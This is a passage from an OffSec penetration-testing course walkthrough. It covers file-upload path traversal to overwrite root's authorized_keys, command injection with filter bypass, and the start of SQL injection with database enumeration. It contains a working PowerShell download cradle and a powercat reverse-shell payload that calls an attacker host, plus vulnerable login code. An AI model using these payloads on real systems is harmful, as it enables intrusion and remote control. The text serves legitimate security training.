



*Figure 141: Relative path in filename to upload file outside of web root*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The *Response* area shows us that the output includes the **../** sequences. Unfortunately, we have no way of knowing if the relative path was used for placing the file. It's possible that the web application's response merely echoed our filename and sanitized it internally. For now, let's assume the relative path was used for placing the file, since we cannot find any other attack vector. If our assumption is correct, we can try to blindly overwrite files, which may lead us to system access. We should be aware, that blindly overwriting files in a real-life penetration test could result in lost data or costly downtime of a production system. Before moving forward, let's briefly review web server accounts and permissions.

Web applications using *Apache*, *Nginx* or other dedicated web servers often run with specific users, such as *www-data* on Linux. Traditionally on Windows, the IIS web server runs as a *Network Service* account, a passwordless built-in Windows identity with low privileges. Starting with IIS version 7.5, Microsoft introduced the *IIS Application Pool Identities*.[439] These are virtual accounts running web applications grouped by *application pools*.[440] Each application pool has its own pool identity, making it possible to set more precise permissions for accounts running web applications.

When using programming languages that include their own web server, administrators and developers often deploy the web application without any privilege structures by running applications as *root* or *Administrator* to avoid any permissions issues. This means we should always verify whether we can leverage root or administrator privileges in a file upload vulnerability.

Let's try to overwrite the **authorized_keys** file in the home directory for *root*. If this file contains the public key of a private key we control, we can access the system via SSH as the *root* user. To do this, we'll create an SSH keypair with **ssh-keygen**,[441] as well as a file with the name **authorized_keys** containing the previously created public key.

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): fileup
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in fileup
Your public key has been saved in fileup.pub
...

kali@kali:~$ cat fileup.pub > authorized_keys
```

*Listing 164 - Prepare authorized_keys file for File Upload*

Now that the **authorized_keys** file contains our public key, we can upload it using the relative path **../../../../../../root/.ssh/authorized_keys**. We will select our **authorized_keys** file in the file upload form and enable intercept in Burp before we click on the *Upload* button. When Burp shows the intercepted request, we can modify the filename accordingly and press *Forward*.

[439] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/iis/manage/configuring-security/application-pool-identities

[440] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/iis/configuration/system.applicationhost/applicationpools

[441] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Ssh-keygen

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 142: Exploit File Upload to write authorized_keys file in root home directory*

Figure 142 shows the specified relative path for our **authorized_keys** file. If we've successfully overwritten the **authorized_keys** file of the *root* user, we should be able to use our private key to connect to the system via SSH. We should note that often the *root* user does not carry SSH access permissions. However, since we can't check for other users by, for example, displaying the contents of **/etc/passwd**, this is our only option.

The target system runs an SSH server on port 2222. Let's use the corresponding private key of the public key in the **authorized_keys** file to try to connect to the system. We'll use the **-i** parameter to specify our private key and **-p** for the port.

In the Directory Traversal Learning Unit, we connected to port 2222 on the host **mountaindesserts.com** and our Kali system saved the host key of the remote host. Since the target system of this section is a different machine, SSH will throw an error because it cannot verify the host key it saved previously. To avoid this error, we'll delete the **known_hosts** file before we connect to the system. This file contains all host keys of previous SSH connections.

```
kali@kali:~$ rm ~/.ssh/known_hosts

kali@kali:~$ ssh -p 2222 -i fileup root@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be
established.
ED25519 key fingerprint is SHA256:R2JQNI3WJqpEehY2Iv9QdlMAoeB3jnPvjJqqfDZ3IXU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
root@76b77a6eae51:~#
```

*Listing 165 - Using the SSH key to successufully connect via SSH as the root user*

We could successfully connect as *root* with our private key due to the overwritten **authorized_keys** file. Facing a scenario in which we can't use a file upload mechanism to upload executable files, we'll need to get creative to find other vectors we can leverage.

## 9.4 Command Injection

This Learning Unit covers the following Learning Objectives:

- Learn about command injection in web applications

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Use operating system commands for OS command injection
- Understand how to leverage command injection to gain system access

In this Learning Unit we will explore how to identify and exploit command injection vulnerabilities. We will learn about OS command injection, which allows us to inject commands into the command line of the underlying operating system of a web application.

## 9.4.1 OS Command Injection

Web applications often need to interact with the underlying operating system, such as when a file is created through a file upload mechanism. Web applications should always offer specific APIs or functionalities that use prepared commands for the interaction with the system. Prepared commands provide a set of functions to the underlying system that cannot be changed by user input. However, these APIs and functions are often very time consuming to plan and develop.

Sometimes a web application needs to address a multitude of different cases, and a set of predefined functions can be too inflexible. In these cases, web developers often tend to directly accept user input, then sanitize it. This means that user input is filtered for any command sequences that might try to change the application's behavior for malicious purposes.

For this demonstration, let's review the "Mountain Vaults" web application, running on port 8000 on the *MOUNTAIN* system. We can open it in our browser by navigating to http://192.168.50.189:8000.





*Figure 143: Modified Web Content and new Input Textbox*

Figure 143 shows an updated version of the application. In this version, we're able to clone git repositories by entering the git clone command combined with a URL. The example shows us the same command we would use in the command line. We can hypothesize that maybe the operating system will execute this string and, therefore, we may be able to inject our own commands. Let's try to use the form to clone the *ExploitDB*[442] repository.

[442] (Github, 2022), https://github.com/offensive-security/exploitdb

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 144: Clone command for the ExploitDB repository*

After we click on *submit* the cloning process of the ExploitDB repository starts.





*Figure 145: Successfully cloned the ExploitDB Repository via the Web Application*

The output shows that the repository was successfully cloned.

> *Cloning the repository will result in an error within the lab environment. However, to follow along the walkthrough we can just skip this step.*

Furthermore, the actual command is displayed in the web application's output. Let's try to inject arbitrary commands such as **ipconfig**, **ifconfig**, and **hostname** with **curl**. We'll switch over to *HTTP history* in Burp to understand the correct structure for the POST request. The request indicates the "Archive" parameter is used for the command.





*Figure 146: Archive Parameter in the POST request*

The figure shows that the "Archive" parameter contains the Git command. This means we can use **curl** to provide our own commands to the parameter. We'll do this by using the **-X** parameter to change the request type to POST. We'll also use **--data** to specify what data is sent in the POST request.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ curl -X POST --data 'Archive=ipconfig' http://192.168.50.189:8000/archive

Command Injection detected. Aborting...%!(EXTRA string=ipconfig)
```

*Listing 166 - Detected Command Injection for ipconfig*

On our first try, the web application shows that it detected a command injection attempt with the ipconfig command. Let's attempt to backtrack from the working input and find a bypass for the filter. Next, we'll try to only provide the git command for the Archive parameter in the POST request.

```
kali@kali:~$ curl -X POST --data 'Archive=git' http://192.168.50.189:8000/archive

An error occured with execution: exit status 1 and usage: git [--version] [--help] [-C
<path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
...
   push      Update remote refs along with associated objects

'git help -a' and 'git help -g' list available subcommands and some
concept guides. See 'git help <command>' or 'git help <concept>'
to read about a specific subcommand or concept.
See 'git help git' for an overview of the system.
```

*Listing 167 - Entering git as command*

The output shows the help page for the git command, confirming that we are not restricted to only using git clone. Since we know that only providing "git" works for execution, we can try to add the version[443] subcommand. If this is executed, we'll establish that we can specify any git command and achieve code execution. This will also reveal if the web application is running on Windows or Linux, since the output of git version includes the "Windows" string in *Git for Windows*.[444] If the web application is running on Linux, it will only show the version for Git.

```
kali@kali:~$ curl -X POST --data 'Archive=git version'
http://192.168.50.189:8000/archive

Repository successfully cloned with command: git version and output: git version
2.35.1.windows.2
```

*Listing 167 - Using git version to detect the operating system*

The output shows that the web application is running on Windows. Now we can use trial-and-error to poke around the filter and review what's allowed. Since we established that we cannot simply specify another command, let's try to combine the git and ipconfig commands with a URL-encoded semicolon represented as "%3B". Semicolons can be used in a majority of command lines, such as PowerShell or Bash as a delimiter for multiple commands. Alternatively, we can use two ampersands, "&&", to specify two consecutive commands. For the Windows command line *(CMD)*,[445] we can also use one ampersand.

[443] (Git SCM, 2022), https://git-scm.com/docs/git

[444] (Git for Windows, 2022), https://gitforwindows.org/

[445] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cmd

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ curl -X POST --data 'Archive=git%3Bipconfig'
http://192.168.50.189:8000/archive

...
'git help -a' and 'git help -g' list available subcommands and some
concept guides. See 'git help <command>' or 'git help <concept>'
to read about a specific subcommand or concept.
See 'git help git' for an overview of the system.

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.50.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
```

*Listing 168 - Entering git and ipconfig with encoded semicolon*

The output shows that both commands were executed. We can assume that there is a filter in place checking if "git" is executed or perhaps contained in the "Archive" parameter. Next, let's find out more about how our injected commands are executed. We will first determine if our commands are executed by PowerShell or CMD. In a situation like this, we can use a handy snippet, published by *PetSerAl*[446] that displays "CMD" or "PowerShell" depending on where it is executed.

```
(dir 2>&1 *`|echo CMD);&<# rem #>echo PowerShell
```

*Listing 169 - Code Snippet to check where our code is executed*

We'll use URL encoding once again to send it.

```
kali@kali:~$ curl -X POST --data
'Archive=git%3B(dir%202%3E%261%20*%60%7Cecho%20CMD)%3B%26%3C%23%20rem%20%23%3Eecho%20P
owerShell' http://192.168.50.189:8000/archive

...
See 'git help git' for an overview of the system.
PowerShell
```

*Listing 170 - Determining where the injected commands are executed*

The output contains "PowerShell", meaning that our injected commands are executed in a PowerShell environment.

Next, let's try to leverage command injection to achieve system access. We will use *Powercat*[447] to create a reverse shell. Powercat is a PowerShell implementation of Netcat included in Kali. Let's start a new terminal, copy Powercat to the home directory for the *kali* user, and start a Python3 web server in the same directory.

```
kali@kali:~$ cp /usr/share/powershell-
empire/empire/server/data/module_source/management/powercat.ps1 .
```

[446] (Stackoverflow, 2020), https://stackoverflow.com/users/4003407/user4003407

[447] (Github, 2020), https://github.com/besimorhino/powercat

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Listing 171 - Serve Powercat via Python3 web server*

Next, we'll start a third terminal tab to create a Netcat listener on port 4444 to catch the reverse shell.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

*Listing 172 - Starting Netcat listener on port 4444*

With our web server serving powercat.ps1 and Netcat listener in place, we can now use curl in the first terminal to inject the following command. It consists of two parts delimited by a semicolon. The first part uses a PowerShell download cradle to load the Powercat function contained in the powercat.ps1 script from our web server. The second command uses the *powercat* function to create the reverse shell with the following parameters: -c to specify where to connect, -p for the port, and -e for executing a program.

```
IEX (New-Object
System.Net.Webclient).DownloadString("http://192.168.119.3/powercat.ps1");powercat -c
192.168.119.3 -p 4444 -e powershell
```

*Listing 173 - Command to download PowerCat and execute a reverse shell*

Again, we'll use URL encoding for the command and send it.

```
kali@kali:~$ curl -X POST --data 'Archive=git%3BIEX%20(New-
Object%20System.Net.Webclient).DownloadString(%22http%3A%2F%2F192.168.119.3%2Fpowercat
.ps1%22)%3Bpowercat%20-c%20192.168.119.3%20-p%204444%20-e%20powershell'
http://192.168.50.189:8000/archive
```

*Listing 174 - Downloading Powercat and creating a reverse shell via Command Injection*

After entering the command, the second terminal should show that we received a GET request for the powercat.ps1 file.

```
kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.189 - - [05/Apr/2022 09:05:48] "GET /powercat.ps1 HTTP/1.1" 200 -
```

*Listing 175 - Python3 web server shows GET request for powercat.ps1*

We'll also find an incoming reverse shell connection in the third terminal for our active Netcat listener.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.189] 50325
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents\meteor>
```

*Listing 176 - Successfull reverse shell connection via Command Injection*

Listing 176 shows that we received a reverse shell. Instead of using Powercat, we could also inject a PowerShell reverse shell directly. There are many ways to exploit a command injection

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

vulnerability that depend heavily on the underlying operating system and the implementation of the web application, as well as any security mechanisms in place.

## 9.5 Wrapping Up

In this Module, we covered a variety of different common web application attacks. First, we explored how to display the contents of files outside of the web root with directory traversal attacks. Next, we used file inclusion to not only display the contents of files, but to also execute files by including them within the web application's running code. We then abused file upload vulnerabilities with executable and non-executable files. Finally, we learned how to leverage command injection to get access to a web application's underlying system.

Understanding these kinds of attacks will prove extremely helpful in any kind of security assessment. When we exploit them in publicly-accessible web applications over the internet, they may lead us to an initial foothold in the target's network. Alternatively, when we find vulnerabilities for these attacks in internal web services, they may provide us with lateral movement vectors. While the vulnerabilities are not dependent on specific programming languages or web frameworks, their exploitation may be. Therefore, we should always take the time to briefly understand the web technologies being used before we attempt to exploit them. With the skills covered in this Learning Unit, we can identify and exploit a broad variety of web applications.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 10 SQL Injection Attacks

In this Learning Module, we will cover the following Learning Units:

- SQL Theory and Database Types
- Manual SQL Exploitation
- SQL Attack Automation

*SQL injection* (SQLi) is a major web application vulnerability class prevalent in many web applications. It is currently ranked third among *OWASP's Top10*[448] Application Security Risks.

In general, SQLi vulnerabilities enable attackers to meddle with SQL queries exchanged between the web application and database. SQL vulnerabilities typically allow the attacker to extend the original application query to include database tables that would normally be inaccessible.

In this Module, we are going to demonstrate both SQL enumeration and database fingerprinting, along with manual and automated exploitation of SQLi.

## 10.1 SQL Theory and Databases

This Learning Unit covers the following Learning Objectives:

- Refresh SQL theory fundamentals
- Learn different DB types
- Understand different SQL syntax

### 10.1.1 SQL Theory Refresher

*Structured Query Language* (SQL) has been developed specifically to manage and interact with data stored inside *relational databases*.[449] SQL can be employed to query, insert, modify, or even delete data and, in some cases, execute operating system commands. Since the SQL instance offers so many administrative privileges, we'll soon observe how arbitrary SQL queries can pose a significant security risk.

Modern web applications are usually designed around a user-facing interface referred to as the *frontend*, which is typically created using different code blocks written in HTML, CSS, and JavaScript.

After the client interacts with the frontend, it sends data to the *backend* application layer that is running on the server. A number of different frameworks can be used to construct a backend application, written in various languages including PHP, Java, and Python.

Next, the backend code interacts with the data residing in the database in various ways, such as retrieving the password associated with a given username.

---

[448] (OWASP, 2022), https://owasp.org/www-project-top-ten/

[449] (Wikipedia, 2022),https://en.wikipedia.org/wiki/Relational_database

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

SQL syntax, commands, and functions vary based on which relational database they were made for. *MySQL*, *Microsoft SQL Server*, *PostgreSQL*, and *Oracle* are the most popular database implementations, and we are going to inspect each variant's characteristics.

As an example, let's build a simple MySQL query to parse the *users* table and retrieve a specific user entry.

We can use the SELECT statement to instruct the database that we want to retrieve all (*) the records from a specific location defined via the FROM keyword and followed by the target, in this case the users table. Finally, we'll direct the database to filter only for records belonging to the user leon.

```
SELECT * FROM users WHERE user_name='leon'
```

*Listing 177 - SQL query that parses the users table*

To automate functionality, web applications often embed SQL queries within their source code.

We can better understand this concept by examining the following backend PHP code portion that is responsible for verifying user-submitted credentials during login:

```
<?php
$uname = $_POST['uname'];
$passwd =$_POST['password'];

$sql_query = "SELECT * FROM users WHERE user_name= '$uname' AND password='$passwd'";
$result = mysqli_query($con, $sql_query);
?>
```

*Listing 178 - SQL Query Embedded in PHP Login Source Code*

Highlighted above is a semi-precompiled SQL query that searches the users table for the provided username and its respective password, which are saved into the $uname * and *passwd$ variables. The query string is then stored in *sql_query* and used to perform the query against the local database through the *mysqli_query*[450] function, which saves the result of query in *$result*.

> *Please note that the i inside the mysqli_query PHP function stands for improved and should not be confused with the vulnerability (as the i in SQLi stands for injection).*

So far, we've described a very basic interaction between backend PHP code and the database. Reviewing the above code snippet, we'll notice that both the *user_name* and *password* variables are retrieved from the user *POST* request and inserted directly in the *sql_query* string, without any prior check. This means that an attacker could modify the final SQL statement before it is executed by the SQL database.

An attacker could insert a SQL statement inside the *user* or *password* field to subvert the intended application logic.

[450] (The PHP Group, 2022), https://www.php.net/manual/en/mysqli.query.php

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's consider an example. When the user types leon, the SQL server searches for the username "leon" and returns the result. In order to search the database, the SQL server runs the query SELECT * FROM users WHERE user_name= leon. If, instead, the user enters "leon '+!@#$", the SQL server will run the query SELECT * FROM users WHERE user_name= leon'+!@#$. Nothing in our code block checks for these special characters, and it's this lack of filtering that causes the vulnerability.

We'll discover how these types of scenarios can be abused in the forthcoming sections.

### 10.1.2 DB Types and Characteristics

When testing a web application, we sometimes lack prior knowledge of the underlying database system, so we should be prepared to interact with different SQL database variants.

There are many DB variants that differ in syntax, function, and features. In this section we are going to focus on two of the most common database variants, MySQL and Microsoft SQL Server (MSSQL).

*The two SQL variants we're exploring in this Module are not limited to on-premise installations, as they can often be found in cloud deployments.*

*MySQL*[451] is one of the most commonly deployed database variants, along with *MariaDB*,[452] an open-source fork of MySQL.

To explore MySQL basics, we can connect to the remote MySQL instance from our local Kali machine.

Using the mysql command, we'll connect to the remote SQL instance by specifying root as username and password, along with the default MySQL server port 3306.

```
kali@kali:~$ mysql -u root -p'root' -h 192.168.50.16 -P 3306

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

*Listing 179 - Connecting to the remote MySQL instance*

From the MySQL console shell, we can run the *version()* function to retrieve the version of the running SQL instance.

```
MySQL [(none)]> select version();
+-----------+
| version() |
+-----------+
| 8.0.21    |
```

[451] (Oracle, 2022), https://www.mysql.com/

[452] (MariaDB Foundation, 2021), https://mariadb.org

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
+-----------+
1 row in set (0.107 sec)
```

*Listing 180 - Retrieving the version of a MySQL database*

We can also verify the current database user for the ongoing session via the *system_user()* function, which returns the current username and hostname for the MySQL connection.

```
MySQL [(none)]> select system_user();
+--------------------+
| system_user()      |
+--------------------+
| root@192.168.20.50 |
+--------------------+
1 row in set (0.104 sec)
```

*Listing 181 - Inspecting the current session's user*

The database query we ran confirmed that we are logged in as the database root user through a remote connection from 192.168.20.50.

> *The root user in this example is the database-specific root user, not the the system-wide administrative root user.*

We can now collect a list of all databases running in the MySQL session by issuing the **show** command, followed by the **databases** keyword.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| test               |
+--------------------+
5 rows in set (0.107 sec)
```

*Listing 182 - Listing all Available Databases*

As an example, let's retrieve the password of the *offsec* user present in the *mysql* database.

Within the mysql database, we'll filter using a **SELECT** statement for the **user** and **authentication_string** value belonging to the **user** table. Next, we'll filter all the results via a **WHERE** clause that matches only the **offsec** user.

```
MySQL [mysql]> SELECT user, authentication_string FROM mysql.user WHERE user =
'offsec';
+--------+-------------------------------------------------------------------------+
| user   | authentication_string                                                   |
+--------+-------------------------------------------------------------------------+
| offsec | $A$005$?qvorPp8#lTKH1j54xuw4C5VsXe5IAa1cFUYdQMiBxQVEzZG9XWd/e6|
+--------+-------------------------------------------------------------------------+
1 row in set (0.106 sec)
```

*Listing 183 - Inspecting user's encrypted password*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To improve its security, the user's password is stored in the *authentication_string* field as a *Caching-SHA-256* algorithm.[453]

A password hash is a ciphered representation of the original plain-text password. In later Modules, we'll learn how password hashing is performed and how a hash can be reversed or cracked to obtain the original password.

Having covered the basics of MySQL, let's explore MSSQL. MSSQL[454] is a database management system that natively integrates into the Windows ecosystem.

A built-in command-line tool named *SQLCMD*[455] allows SQL queries to be run through the Windows command prompt or even remotely from another machine.

Kali Linux includes *Impacket*,[456] a Python framework that enables network protocol interactions. Among many other protocols, it supports *Tabular Data Stream* (TDS),[457] the protocol adopted by MSSQL that is implemented in the *impacket-mssqlclient* tool.

We can run impacket-mssqlclient to connect to the remote Windows machine running MSSQL by providing a username, a password, and the remote IP, together with the -windows-auth keyword. This forces NTLM authentication (as opposed to Kerberos). We'll explore Windows authentication in more depth in upcoming Modules.

```
kali@kali:~$ impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

*Listing 184 - Connecting to the Remote MSSQL instance via Impacket*

To begin, let's inspect the current version of the underlying operating system by selecting the @@version.

> *Every database management system has its own syntax that we should take into consideration when enumerating a target during a penetration test.*

[453] (Oracle, 2022), https://dev.mysql.com/doc/refman/8.0/en/caching-sha2-pluggable-authentication.html

[454] (Microsoft, 2022), http://www.microsoft.com/sqlserver

[455] (Microsoft, 2022), https://docs.microsoft.com/en-us/sql/tools/sqlcmd-utility

[456] (SecureAuth. 2022), https://github.com/SecureAuthCorp/impacket

[457] (Microsoft, 2022), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-tds/893fcc7e-8a39-4b3c-815a-773b7b982c50/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SQL>SELECT @@version;
...

Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
    Sep 24 2019 13:48:23
    Copyright (C) 2019 Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348:
) (Hypervisor)
```

*Listing 185 - Retrieving the Windows OS Version*

Our query returned valuable information about the running version of the MSSQL server along with the Windows Server version, including its build number.

> *When using a SQL Server command line tool like sqlcmd, we must submit our SQL statement ending with a semicolon followed by GO on a separate line. However, when running the command remotely, we can omit the GO statement since it's not part of the MSSQL TDS protocol.*

To list all the available databases, we can select all names from the system catalog.

```
SQL>SELECT name FROM sys.databases;
name
...
master

tempdb

model

msdb

offsec

SQL>
```

*Listing 186 - Inspecting the Available Databases*

Since *master*, *tempdb*, *model*, and *msdb* are default databases, we want to explore the custom *offsec* database because it might contain data belonging to our target. We can review this database by querying the *tables* table in the corresponding *information_schema*.

```
SQL>SELECT * FROM offsec.information_schema.tables;
TABLE_CATALOG
TABLE_SCHEMA
TABLE_NAME
TABLE_TYPE

------------------------------------------------------------------------------------------
----------------------------------------   ----------------------------------------
------------------------------------------------------------------------------------------
-   ------------------------------------------------------------------------------------
----------------------------------------   ----------
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
offsec
dbo
users
b'BASE TABLE'
```

*Listing 187 - Inspecting the Available Tables in the offsec Database*

Our query returned the *users* table as the only one available in the database, so let's inspect it by selecting all of its records. We'll need to specify the *dbo* table schema between the database and the table names.

```
SQL>select * from offsec.dbo.users;
